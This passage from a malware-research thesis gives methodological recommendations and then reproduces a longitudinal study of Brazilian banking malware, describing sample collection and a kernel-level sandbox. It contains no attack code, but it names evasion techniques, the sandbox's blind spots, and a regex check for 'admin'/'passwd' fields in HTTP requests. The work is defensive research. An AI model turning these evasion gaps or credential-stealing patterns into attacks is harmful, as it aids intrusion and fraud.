- Define threat models based on real-world needs to increase research applicability and impact.
- Clearly state engineering solution's requirements to allow for adoption of proper metrics in evaluation.
- Position your solution as on-line or offline, thus easing solutions evaluation and comparison.
- Position your solution a proof-of-concept prototype or ready-for-deployment to incentive other researchers to contribute to its advancement and enhancement. The application of software maturity level assessment procedures (Desharnais and April, 2010), as leveraged by software engineering research, might provide criteria for researchers better positioning their solutions.
- Define datasets representative of the environment the real scenarios in which the solution is intended to operate.
- Rely on previous landscape studies insights to develop solutions and define datasets.
- State assumptions about malware and goodware samples repositories to allow biases identification and research reproducibility.
- If making comparisons to prior work, avoid simply referring to their reported results, but rather reproducing their experiments using the same dataset and methodology.
- Scan all samples, even those labeled as benign, to avoid introducing errors in ground-truth definitions due to, for instance, trojanized applications.
- Report AV detection results (e.g., sample labels) in a uniform fashion to make studies comparable (e.g., using AVClass).
- Make your datasets (binary files, hashes, execution objects) publicly available to facilitate research reproducibility.
- Make sample's execution traces publicly available to allow research reproducibility even when C&C's are sinkholed.

- When characterizing datasets, report number of samples effectively analyzed and which criteria were considered for detecting/classification of succesful execution.
- Avoid using generic AV detection results as ground-truth whenever possible to allow fair detection solutions comparisons, thus opting for more qualified detection information labels.

3.1.7.3 Reviewers

- Evaluate each work according to their stated goals: prototype vs. readily deployable solution, static vs dynamic analysis, offline vs real-world, thus acknowledging the importance of observational/landscapes studies and offensive security as basis for the developments of sound anti-malware engineering solutions.
- Support observational/landscapes studies and offensive security as basis for the developments of sound anti-malware solutions.
- Evaluate threat model fitness to real-world needs in addition to hypothesized threats described in the literature.
- Be mindful of Anchor bias when evaluating dataset size, prioritizing how the researcher defined and evaluated the representatives of the dataset for the context proposed solution is supposed to operate (corporate environment, home, lab, etc.).
- Engage in the exploratory feeling is essential to overcome the bias of claiming for more contributions at the charge of in-depth investigations, thus avoiding the risk of claiming that a solution is limited when it really solves part of a major problem.
- Understand proposals as prototypes and not as end-users solutions is essential to stimulate researchers to propose their ideas in a free way.

3.1.7.4 Conferences, Journals, and Workshops

- Support more observational/landscape and offensive security work via creation of special tracks, new workshops, and explicitly inviting in call-for-papers such line of research, as already done for Systematization of Knowledge (SoK) papers in some venues (S&P, 2019; USENIX, 2019). and offensive security work as strong contributions in conference/journal/workshop evaluation procedures, having specially designed criteria for the evaluation of this type of work, as already done for Systematization of Knowledge (SoK) papers in some venues (S&P, 2019; USENIX, 2019).
- Adopt special landscape study sessions as part of conferences Call For Papers (CFPs), to motivate the development of this line of research, as some venues have already done regarding SoK and Surveys (S&P, 2019; USENIX, 2019; ACM, 2019).
- Support more practical aspects of malware research, especially broader impacts in user and society, is essential to integrate the academical knowledge to real user's needs. In this sense, we consider that the malware scenario may learn from experiences from related security fields, such as the `Real World Crypto` conference (IACR, 2019), which focuses on practical aspects of cryptography. an academic conference focused in practical aspects, thus streamlining the science of implementing real-world security solutions.

- Create incentives for dataset release for paper publication, for instance, including it as one of the criterion during peer-review is a requirement that conferences and journals could adopt to push authors towards developing more reproducible scientific work. In this sense, we consider as positive initiatives such as the `NDSS Binary Analysis Research` (BAR) workshop (Wang, 2019), which released all datasets described in the published papers.

3.1.7.5 Industry

- Security companies: include Indicators Of Compromise (IOCs) in all threat reports to detection statistics to provide the malware research and development community with better technical information about the identified threats.

- AV companies: add detection engines and methods as part of AV labels to allow researchers to better identify how threats were detected and better evaluate their solutions. We consider that displaying the AV detection subsystems in OS logs, as performed by the Windows Defender logs (Microsoft, 2018o), is a good first step towards a long journey.

3.1.8 Related Work

This paper intersects literature on improving research practices and theoretical and practical limitations of malware analysis procedures. We here show how these aspects are correlated with previous work's reports. For reader's convenience, the considered papers are summarized in Table 3.5.

Science of Security. Discussion about computer viruses myths dates back to the 1990's (Rosenberger and Greenberg, 1990), but the development of solutions have taken the forefront of the field at the expense of in-depth scientific discussions. In this work, we revisited in-depth discussions on the field by systematizing pitfalls and challenges in malware research. We highlighted that all types of malware research (engineering solutions, offensive research, observational studies, and network traffic) can be conducted according to a method integrating the scientific and engineering methods. Herley and van Oorschot recently discussed the elusive goal of security as a scientific pursuit (Herley and v. Oorschot, 2017), and identified reproducibility issues in current research papers. In this work, we complement this discussion in-depth and in the context of malware research with issues that go beyond reproducibility.

Prior work investigating malware research challenges fit in one of the following categories:

Theoretical Limitations. Prior work investigated the limits and constraints of malware analysis procedures, which can appear naturally or be actively exploited by attackers to make sample detection harder. Typically, these constructions consist of ambiguous execution and data flows, which are hard to be tracked because they span an exponential number of paths (Cavallaro et al., 2008). In addition, constructions such as opaque constants (Moser et al., 2007) cannot be statically solved, thus requiring runtime analysis, which raises processing costs and demands more time, limiting scale. Understanding these limitations is important to properly define threat models and establish clear research review guidelines. In this work, we complemented this prior literature by extending the analysis of theoretical limits of malware experiments to also include

Table 3.5: **Related Work.** Summary of differences.

Science of Security		
Work	**Approach**	**Issues**
Ours	Practical	Experiment design
(Herley and v. Oorschot, 2017)	Theoretical	Results reporting
Security Limits		
Work	**Approach**	**Issues**
Ours	Practical	AV labels, private datasets
(Cavallaro et al., 2008)	Theoretical	Path explosition
(Moser et al., 2007)	Theoretical	Opaque Constants
Pitfalls		
Work	**Approach**	**Issues**
Ours	Practical	Signatures, datasets
(Axelsson, 2000)	Theoretical	False Positives
(Pendlebury et al., 2018)	Theoretical	Training data
Sandbox		
Work	**Approach**	**Issues**
Ours	Practical	sinkholing, loading
(Vidas and Christin, 2014)	Practical	evasion
(Liu et al., 2014)	Practical	fingerprint
(Salem, 2018)	Practical	stimulation
(Kirat et al., 2014)	Practical	replay

practical considerations.

Experiment Design Issues. As important as to understand the limits of data collection procedures is to understand the limits of analysis procedures, which affect the experiment design. A poorly designed experiment may result in the reporting of results that are not reproducible or applicable in actual scenarios. Axelsson has already reported issues with experiment design, as in the "base-rate fallacy for IDS" (Axelsson, 2000), which states that "*the factor limiting the performance of an intrusion detection system is not the ability to identify behavior correctly as intrusive, but rather its ability to suppress false alarms*". In other words, a solution reporting too many FP is impractical for actual scenarios, despite presenting high TP (True Positive) detection rates.

A large number of current malware research rely machine learning methods. Therefore, similar to the base-rate fallacy for IDS, Pendlebury et al. (Pendlebury et al., 2018) also reported multiple bias while training models for security solutions, such as datasets not reflecting realistic conditions (Pendlebury et al., 2018). Unfortunately, unrealistic datasets and threat models are often seem in malware research. This paper extended this discussion to malware experiments in general and discussed their impact in the development of the malware research as a methodologically strong discipline.

Sandbox Issues. One of the most frequent concerns researcher have when developing malware experiments is regarding the sandbox environment leveraged for performing real-time sample analysis, given the multiple challenges that the use of this type of solution imposes. Previous work on the literature have already identified some challenges with using sandboxes in experiments, for example, sandbox evasion (Vidas and Christin, 2014) due to fingerprinting (Liu et al., 2014) or lack of proper stimulation (Salem, 2018). Kirat et al. (Kirat et al., 2014) also highlighted the

need for isolating and replaying network packets for proper sample execution across distinct sandboxes. Given these challenges, malware research often fails in accomplishing some of the analysis requirements, as discussed by Rossow et al. (Rossow et al., 2012). In this work, we presented additional aspects, such as identifying broken samples execution and the lack of malware loaders, which must be considered in the development of malware research work.

Improving Research Practices. In this work, we proposed that all malware research can be done via a methodology that integrates the scientific and the engineering methods. Fortunately, this need has been acknowledged (yet slowly and unstructuredly) by the community in recent years, via guidelines for handling domain lists (Rweyemamu et al., 2019), generating dataset for static analysis procedures (Machiry et al., 2019), for benchmarking systems (Novabench, 2018), and for the application of machine learning (Smith et al., 2020; Arp et al., 2020; Sommer and Paxson, 2010; Giacinto and Dasarathy, 2011; Ceschin et al., 2020b). We hope our work to motivate other researchers towards developing best practices guidelines based on the lessons we learned and recommendations provided.

New views of security. A major contribution of this work is to position security among the scientific and the engineering methods. Whereas we believe this might be a significant advance, these are not the only factors to be considered in a security analysis. For instance, we believe that economic aspects of security (Anderson and Moore, 2005) should also be considered in analyses procedures. Thus, we expected that these might be incorporated in future research methodologies.

3.1.9 Conclusion

In this paper, we presented a systematic literature review of scholarly work in the field of malware analysis and detection published in the major security conferences in the period between 2000 and 2018. Our analysis encompassed a total of 491 papers, which, to the best of our knowledge, is the largest literature review of its kind presented so-far. Moreover, unlike previous research work, our analysis is not limited to surveying the distinct kinds of published work, but we also delve into their methodological approaches and experimental design practices to identify the challenges and the pitfalls of malware research. We identified a set of 20 pitfalls and challenges commonly related to malware research, that range from the lack of a proper threat model definition to the adoption of closed-source solutions and private datasets that do not streamline reproducibility. To help overcoming these challenges and avoiding the pitfalls, we proposed a set of actionable items to be considered by the malware research community: i) Consolidating malware research as a diversified research field with different needed types of research (e.g., engineering solutions, offensive research, observational/landscape studies, and network traffic); (ii) design of engineering solutions with clearer, direct assumptions (e.g., positioning solutions as proofs-of-concept vs. deployable, offline vs. online, etc.); iii) Design of experiments to reflecting more realistic scenarios instead of generalized cases the scenario where solution should operate (e.g., corporation, home, lab, country)leveraging datasets having malware families balanced to reflect specific countries, vulnerable populations or corporations); and iv) Acknowledgment of limitations current technologies and norms exert in research existing solutions limitations (e.g., the use of closed-source AV solutions as groundtruth for malware experiments) to support the development of more reproducible research. We hope that our insights might help fostering, particularly, the next-generation of anti-malware solutions and, more broadly, the malware research field as a more mature scientific field.

We reinforce once again that the views presented in this work are not unique; other interpretations of the observed phenomenon are possible. In these cases, the researchers must

formalize their views so as we can build a body of knowledge on methodological practices. This type of body of knowledge might be a recommended reading for students entering the field and might also work as a basis for the development of future guidelines.

Acknowledgements. Marcus thanks the Brazilian National Counsel of Technological and Scientific Development (CNPq) for the PhD Scholarship 164745/2017-3. Daniela on behalf of all authors thanks the National Science Foundation (NSF) by the project grant CNS-1552059.

4 THE NEED FOR CONTEXT

In this chapter, I present the hypothesis that AVs cannot operate in an "one-size-fits-all" manner and thus that they should consider particularities of each operational scenario. To evaluate that hypothesis, I delved into two cases of regional threats: First, I analyzed the differences between banker malware and banking applications observed in the Brazilian scenario in comparison with other academic reports (Botacin et al., 2019d). Second, I investigated the differences between desktop malware samples collected from Brazilian user's machines and the literature reports for "global" samples (Botacin et al., 2021a). I consider this paper representative of the hypothesized ideas about the need for context and, by reproducing it in this Chapter, my goal is to show that the differences observed in multiple scenarios are significant to the point that they cannot be neglected by security solutions.

4.1 ONE SIZE DOES NOT FIT ALL: A LONGITUDINAL ANALYSIS OF BRAZILIAN FINANCIAL MALWARE

Publication: This paper was published in the ACM Transactions on Privacy and Security (TOPS) journal

Marcus Botacin[1], Hojjat Aghakhani[4], Stefano Ortolani[5], Christopher Kruegel[4,5], Giovanni Vigna[4,5], Daniela Oliveira[3], Paulo de Geus[2], André Grégio[1],
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin,gregio}@inf.ufpr.br
(2) University of Campinas (UNICAMP-Brazil)
Email: paulo@lasca.ic.unicamp.br
(3) University of Florida (UF-USA)
Email: daniela@ece.ufl.edu
(4) University of Califonia at Santa Barbara (UCSB-USA)
Email: hojjat@cs.ucsb.edu
chris@cs.ucsb.edu
vigna@ucsb.edu
(5) VMWare – Email: ortolanis@vmware.com

4.1.1 Abstract

Malware analysis is an essential task to understand infection campaigns, the behavior of malicious codes, and possible ways to mitigate threats. Malware analysis also allows better assessment of attacker's capabilities, techniques, and processes. Although a substantial amount of previous work provided a comprehensive analysis of the international malware ecosystem, research on regionalized, country, and population-specific malware campaigns have been scarce. Moving towards addressing this gap, we conducted a longitudinal (2012-2020) and comprehensive (encompassing an entire population of online banking users) study of MS Windows desktop malware that actually infected Brazilian bank's users. We found that the Brazilian financial desktop malware has been evolving quickly: it started to make use of a variety of file formats instead of typical PE binaries, relied on native system resources, and abused obfuscation technique to bypass detection mechanisms. Our study on the threats targeting a significant population on the ecosystem of the largest and most populous country in Latin America can provide invaluable insights that may be applied to other countries' user populations, especially those in the developing world that might face cultural peculiarities similar to Brazil's. With this evaluation, we expect to motivate the security community/industry to seriously considering a deeper level of customization during the development of next generation anti-malware solutions, as well as to raise awareness towards regionalized and targeted Internet threats.

4.1.2 Introduction

Every system infection has a story. Uncovering this story depends on understanding the malicious code behind the infection. To do so, as well as to identify attack trends or develop the next generation of anti-malware solutions, security researchers rely on malware analysis procedures. In addition, insights into the evolution of malware throughout time are crucial for incident responders to mitigate threats and to effectively warn users about new targeted attacks. Previous work on malware scenarios or large datasets provided comprehensive analyses of international

malware ecosystems. However, these works are limited in one or more of the following aspects: (i) their analyses were published a decade ago (e.g., (Bayer et al., 2009)), creating the need for updated studies that consider malware trends and evolution; (ii) they generalized sandbox or honeypot data collected in certain limited-scope environments as a world-wide phenomenon, in disregard of how malware trends and evolution are strongly tied to the specifics of the country and culture in which the campaign was released (Grier et al., 2012); or (iii) they focused only on mobile devices (Lindorfer et al., 2014), thus not considering that conventional computers (e.g., desktops, notebooks and workstations) are still highly prevalent (60 million devices are sold per quarter (Today, 2017), especially in corporate environments (Temple, 2017)).

To bridge the gaps of time, culture, and context we conducted a longitudinal (from 2012 to 2020) and comprehensive (encompassing an entire population of online banking users) study with thousands of unique desktop malware (41,084 MS-Windows samples) collected from campaigns in the Brazilian cyberspace, which tried to compromise the computers of online banking users in Brazil. We performed static, dynamic, and network analyses on all collected samples to obtain information about the observed trends and to gather insights on how they evolved in time.

Many reasons motivated us to focus this paper on analyzing the Brazilian financial malware landscape: Brazil is the largest, most populous, and most economically powerful country in Latin America; the country is also the world's eighth largest economy, and a major player in cyber security (both as a target and as an offender). Furthermore, there are many peculiarities and challenges related to cyber security unique to Brazil that may influence the type of malware targeting its Internet Banking users. Hence, understanding Brazil's malware trends and context (even by specifically addressing online banking users as we did) can provide invaluable insights that can be potentially applied to other countries, especially those in the developing world that might present cultural peculiarities similar to those seen in Brazil (Brazilian malware might be already targeting other countries (Lakshmanan, 2020)) . We will highlight how the malware landscape is tied to country and culture, reflecting what adversaries want to target (e.g., corporations, end-users, banking users), and what country and culture is being targeted. These insights intend to serve as motivation for better customization possibilities and effectiveness in the next generation of anti-malware solutions, as well as for education, training, and awareness campaigns to protect Internet users against malware and threats. To the best of our knowledge, this is the first work presenting a longitudinal, and comprehensive study of a country-specific and population-representative malware ecosystem.

With our evaluation, we show that 83% of Brazilian financial malware collected between 2012 and 2020 were distributed through social-engineering messages related to e-banking (71% of all samples for the entire period) and e-government fields (11%), and were related to seasonal high-profile events hosted by the country (1%), such as the 2014 World Cup and the 2016 Olympic Games in Rio. We observed that despite the rise of mobile threats, Brazilian desktop-based, financial malware evolves rapidly in response to new attack opportunities, and starts to make use of new file formats, such as Control Panel Applets (CPLs), .Net, JAR, JavaScript, and Visual Basic Encoded (VBE). We identified malware authors' implementation choices (e.g., use of SQL-powered system databases from VB scripts, privilege escalation procedures through `CMD` and `PowerShell` commands, and invocation of native code from `Java` classes) that are distinct in comparison to the use of exploits for privilege escalation identified in previous work (Grier et al., 2012). Therefore, security solutions must broaden their threat models to cover this type of attack, especially in the online banking context. We also discovered that Brazilian financial malware samples have been storing their malicious payloads in major cloud providers (in Brazil or abroad) to make their network connections appear to originate from "benign" sources.

In summary, our contributions are the following:

1. We present a longitudinal and comprehensive evaluation using static and dynamic analysis of 41,084 unique Brazilian banking MS-Windows desktop malware dataset from a country-centralized repository, which **actually** made their way into users' machines from 2012 to 2020. We envision that many of the trends reported by the Brazilian financial scenario might appear in the future in other countries.

2. We show a comparative analysis among the samples over time, highlighting differences in malware prevalence, constitution, and how distinctly the users are targeted depending on the period and type of activities they perform, thus demonstrating that anti-malware solutions need to consider country/culture-specific trends and characteristics to ensure better effectiveness.

3. We also compare the samples with a decade-old international malware landscape study from Bayer et al. (Bayer et al., 2009), showing not only how malware tactics change temporally, but also according to country, culture, and population specifics.

4. We suggest improvements for security solutions based on our insights about the evolution of malware campaigns that targeted Brazilian banking users, how these insights can be potentially applied to other countries in the developing world (especially those presenting cultural peculiarities as Brazil does). We also advocate that new stakeholders must be included in the development of the next generation of customizable anti-malware solutions.

The remainder of paper is organized as follows: in Section 4.1.3, we discuss why country and culture-specific evaluations (such as the one presented in this work) are essential and can contribute to the advancement of the state-of-the-art on the field of malware detection and analysis; in Section 4.1.4, we describe the methodology of our study regarding data collection, filtering and the methods we used for static and dynamic analyses; in Section 4.1.5, we present the results of our analyses for the entire Brazilian dataset; in Section 4.1.6, we discuss the implications of our results and the limitations of our analysis; in Section 4.1.7, we summarize the related work; in Section 4.1.8, we conclude this paper.

Vocabulary. We are aware that Brazilian malware might refer to multiple contexts: (i) malware collected in Brazil; (ii) malware developed by Brazilians; or even (iii) malware focused on targeting Brazil. In this work, we are referring to the set of samples collected in the desktop machines of the Brazilian bank's clients. For the sake of readability, these samples will be hereafter referred to as Brazilian financial malware.

4.1.3 Why Brazil?

There are many reasons to motivate studying the Brazilian malware ecosystem and why it is relevant for the global security community, even in a localized context (e.g., banking users) as we did in this work. First of all, Brazil is the largest country in Latin America, with more than 200 million people. This means that Brazil is the world's fifth-largest country and the sixth most populous one, presenting a broad market for attackers. Brazil is also a major player in cyber security, both as a target and as an offender (Diniz et al., 2014; Muggah and Centre, 2017). Further, there are many peculiarities (technological, cultural and social-economic) related to the Brazilian's cyber security landscape and its population that can influence the type of malware targeting local Internet users and services. Insights gained on the factors that drive attackers

during malware implementation and decision making regarding infection campaigns may also be applicable to countries (or organizations) that either share the same characteristics or start to adopt technologies similar as those from Brazil.

More than half of the Brazilian population is online (Hartzer, 2010), which is staggering if we consider that the number of Internet users in Brazil in 2000 corresponded to a mere 3% of the country population (Muggah and Centre, 2017). This immense increase in Internet use among the Brazilian population mirrors the socioeconomic inequalities of the country (Rosling et al., 2018)—poorer regions, such as the North and Northeast states, have only 22% of its population with Internet access—and, when associated to the move of many services to cyberspace, it helps explaining why Brazil ranks first in Latin American either as a source and as a target of cyber security attacks—with its cyber security market predicted to reach about US$ 8 billion by 2019 (Diniz et al., 2014), which was indeed confirmed by a further local market analysis (ConvergênciaDigital, 2019).

Brazilians are usually very social and currently constitute the third largest user community on Facebook (Statista, 2017), which could make them more vulnerable to social media-based fraud campaigns. Another interesting fact about Brazil is that it was one of the first countries to adopt online banking technologies back in 1990's to better cope with currency hyperinflation. Nowadays, with more than half of Brazilian banking transactions performed electronically and almost all accounts managed online, Brazil ranks second in the world for banking attacks, especially those aiming at stealing banking credentials and credit card PINs (Diniz et al., 2014). Such attacks usually make use of fake and/or phishing emails to accomplish successful malware infections.

Previous trends observed in the Brazilian cyberspace may provide interesting insights on how attackers and AV companies react to novel infection mechanisms. For example, since AVs main focus is on inspecting standard executable files, Brazilian malware have been migrating to other formats. This migration has not been properly addressed by AV companies, but it might be a trend in other countries in the near future. Therefore, insights gained through this study have the potential to shed light into the malware ecosystem of other countries, as well as motivate more effective, localized efforts on the next generation of anti-malware solutions.

4.1.4 Dataset & Methodology

In this section we present the considered dataset and the adopted analysis procedures.

4.1.4.1 Samples Collection

Since our longitudinal study is based on Brazilian malware collected over many years, it is important to provide a brief background about how online banking in Brazil works. Some of the major government or private Brazilian banks (including bigger players such as Banco do Brasil, Caixa, and Banco Itau (Diebold, 2012)) make use of "Warsaw"—an anti-fraud security module developed by Diebold Nixdorf (Figure 4.1). These banks require the security plugin to be installed on customer's machines to allow Internet Banking access (Figure 4.2). Warsaw is an active, AV-like solution that scans its users entire file systems to search for malware patterns (identified through signature-matching). In addition, Warsaw deploys a system-wide Web proxy for Internet banking protection that prevents users from being redirected to fake, cloned bank sites (identified via heuristics). Warsaw also forwards all malicious files found in the clients' systems to a CSIRT repository (Seg.BB, 2019) shared among the banks on a daily basis. In 2018, there were 155 millions of active current accounts, and 53 millions of these accounts were accessed by desktop-based Internet banking that performed a total of 306 millions of

online transactions (FEBRABAN, 2019). The bank's CSIRT team analyzes the files collected by Warsaw in conjunction with the fraud reports identified by other channels and provides feedback for the local Diebold team to develop signatures and heuristics to detect new threats exploiting similar breaches. This strategy is very efficient to counter the threats that effectively caused harm to the bank ecosystem, even though it might bias the malware collections from a scientific malware analysis perspective, as acknowledged and explained in details in Section 4.1.6.




Figure 4.1: Banks (online) and other organizations whose security relies on Warsaw anti-fraud solution.




Figure 4.2: Internet Banking access is not allowed if the security plugin is not installed.

It is really worth to emphasize that (i) any malicious code (not only banking-related ones) is in the banks shared CSIRT repository because the security module automatically found it in a client's machine, blocked, collected and forward of it to this repository, or it came as a result of someone's notification (and forwarding) of a phishing message to the banks' abuse e-mail addresses, and (ii) even though the malware dataset collected is limited to the aforementioned repository, it is representative: these few tens of thousands unique samples have been daily used in campaigns that may affect almost 25% of the Brazilian population that make use of their desktops to access online banking and perform ≈838 thousand online transactions. Each unique file might be responsible for the infection of multiple machines.

Due to a research partnership, the organization responsible for the repository sends us daily through an automated process all collected malware samples and phishing e-mails. We follow all links present in the email messages, fetch whatever files we found, and scheduled the retrieved binaries for analysis. These e-mail messages were considered phishing by the CSIRT because they either contained attachments classified as malicious or pointed to links that would download malware. We also extracted malicious binary files embedded in non-executable files.




Figure 4.3: Collected Malware Samples per Month.

Our filtering criteria was to consider any file that could execute anything in the system that could be considered malicious, as in the Skoudis definition (Skoudis and Zeltser, 2003). We have been receiving and synchronously analyzing these daily samples from January 2012 to January 2020, from which we considered only MS-Windows samples, as it is the most popular (Netmarketshare, 2018) and targeted OS (Kaspersky, 2015) by malware writers. We discarded repeated samples (33% of all daily collected objects) and, after this filtering process, we obtained the dataset used in this paper, which is composed of 41,084 unique malware samples (95% resulting from the collected binary files and 5% resulting from the collected phishing e-mails). Figure 4.3 shows the artifact collection distribution over time, with its seasonal variation. We notice that over time the report of desktop-based threats has been decreasing in replacement of mobile-based threats (described in another study (Botacin et al., 2019d)).

We assumed that all samples collected by the CSIRT are malicious (since they were detected by a security module), and that our dataset neither contains any sample crawled from malware blacklists nor retrieved by any other way than those shared with us by the banks' CSIRT repository. Therefore, our research work present three major advantages compared to the literature, including prior work employing significantly larger amount of samples, such as AV reports: (i) it investigates only active malware campaigns, thus providing a landscape of updated samples at the time of their collection; (ii) samples collection by the CSIRT ensures that the evaluated malware samples **actually** tried to infect victims' machines, opposite to samples gathered via generic honeypots; and (iii) to reflect real users' malware infections, our study did not balance the dataset in any way, allowing our analyses to take real attacker's biases and targeting tactics into account. Hence, it is reasonable to consider our dataset as representative of the financial malware ecosystem of Brazilian cyberspace.

4.1.4.2 Evaluation Methodology

We submitted all collected samples to the flow shown in Figure 4.4. For the static analysis steps, we first identified all files using `SSDeep` (ssdeep, 2002) to discard repeated samples according to their SHA hashes. After that, we looked for executable files embedded in generic files using




Figure 4.4: **Analysis Flow.** Suspicious files were uniquely identified, extracted and submitted to static and dynamic analysis procedures.

`Foremost`'s (foremost, 2018) file-carving capabilities, and then added the resulting executable files to the analysis flow queue. Then, we extracted general information from binaries under analysis for infection context reconstruction, such as strings, and linked functions for suspicious behaviors identification. To extract PE (MS-Windows binary format) information, we used `Pyew` (Pyew, 2009) and `PEframe` (peframe, 2014) binary object interpreter tools (shown as Static PE analyzer in Figure 4.4). These tools are also used to identify unusual constructions and binary signatures, including packers, anti-debug strings, and so on. Other tools for gathering information from specific file formats found during the analysis flow (e.g., embedded scripts) are presented along the text.

For dynamic analysis, we used our own sandbox infrastructure to monitor samples' activities, and their corresponding threads and children process actions[1]. We inspected all execution logs and network packets to identify known malicious behaviors (e.g., we used regular expressions to match suspicious patterns, such as `admin` and `passwd` fields in `HTTP GET` requests). We conducted dynamic analysis as soon as the sample was collected by the CSIRT and added to our repository (a few hours after collection). Thus, we are able to analyze malware campaigns when they are still active, decreasing the chance of risks related to limited results due to sinkholed C&Cs or offline URLs.

Our sandbox (Botacin et al., 2018d) runs on Windows 7 and 8 (64-bit), as they were the most popular OSes when we started to collect and analyze those samples in 2012. The sandbox analyzes userland malware through a kernel-level capture mechanism, which is composed of a kernel driver implementing two callbacks (Registry and Process) and a filesystem filter. The Registry callback is responsible for capturing registry changes like creation, deletion and value setting. The Process callback logs information about process creation and termination, which includes adding newly created processes for monitoring. The filesystem filter intercepts every filesystem action and operations of log creation, deletion, and read/write. Moreover, this filter preserves deleted objects in a cache.

We scaled up the analysis procedure capacity by deploying our sandbox in multiple virtual machines (VMs). Each VM had an independent virtual network adapter monitored by `tcpdump` (tcpdump, 2018). In our experiments, we executed each sample for five minutes with inputs derived from a tool to analyze banking malware inspired by (Grégio et al., 2013). We set our sandbox gateway to allow for the download of payloads from the Internet, but to slowdown network outputs to prevent malware samples from infecting other networked machines.

Our sandbox solution is resilient against many types of evasion attacks. For instance, it collects data solely from the kernel, without attaching to the monitored processes, thus avoiding debugger detection. However, it is vulnerable to evasion techniques based on the identification of the hypervisor used to scale analysis procedures. To handle these cases, we first statically identify possible VM checks using the aforementioned `pyew` and `peframe` tools. Dynamic analysis is performed until the actual evasion occurs and the sandbox stops capturing data. Thus, the sample is considered as an "evasive" one. If the sample keeps producing event logs until the sandbox times out, the statically-obtained information is considered as a false positive, and the sample is

[1]Available at `corvus.inf.ufpr.br`

considered as a "not evasive" one. Execution attempts which did not produce sandbox logs of thoso samples whose evasion is not identified in the static analysis are considered as "crashed". Similarly, the sandbox does not support the analysis of rootkits, but can track their loading until the service creation. Therefore, if the sandbox stops collecting data after a driver loading, the execution is considered compromised by a rootkit. Otherwise, it is just a "normal crash".

Finally, we labeled all samples, evasive or not, using the `VirusTotal` service (VirusTotal, 2018c) to understand how samples are classified and distributed in families (see Section 4.1.5.3).

4.1.5 Longitudinal Analysis

In this section, we evaluate the results obtained from applying our analysis workflow on all samples we collected in the Brazilian financial cyber space between 2012 to 2020. Initially, we characterize the Brazilian dataset according to its particularities. Then, we compare the Brazilian dataset to the results presented in the seminal work of Bayer et al. (Bayer et al., 2009). Although these datasets are obviously different as they represent samples collected in distinct locations and periods of time, their comparison helps shed light in **which aspects** the Brazilian financial malware dataset is different from what is so-far known by the literature.

4.1.5.1 Dataset Description

Our first goals are to understand the descriptive features of the samples that compose our dataset, and to infer the context in which they were captured.

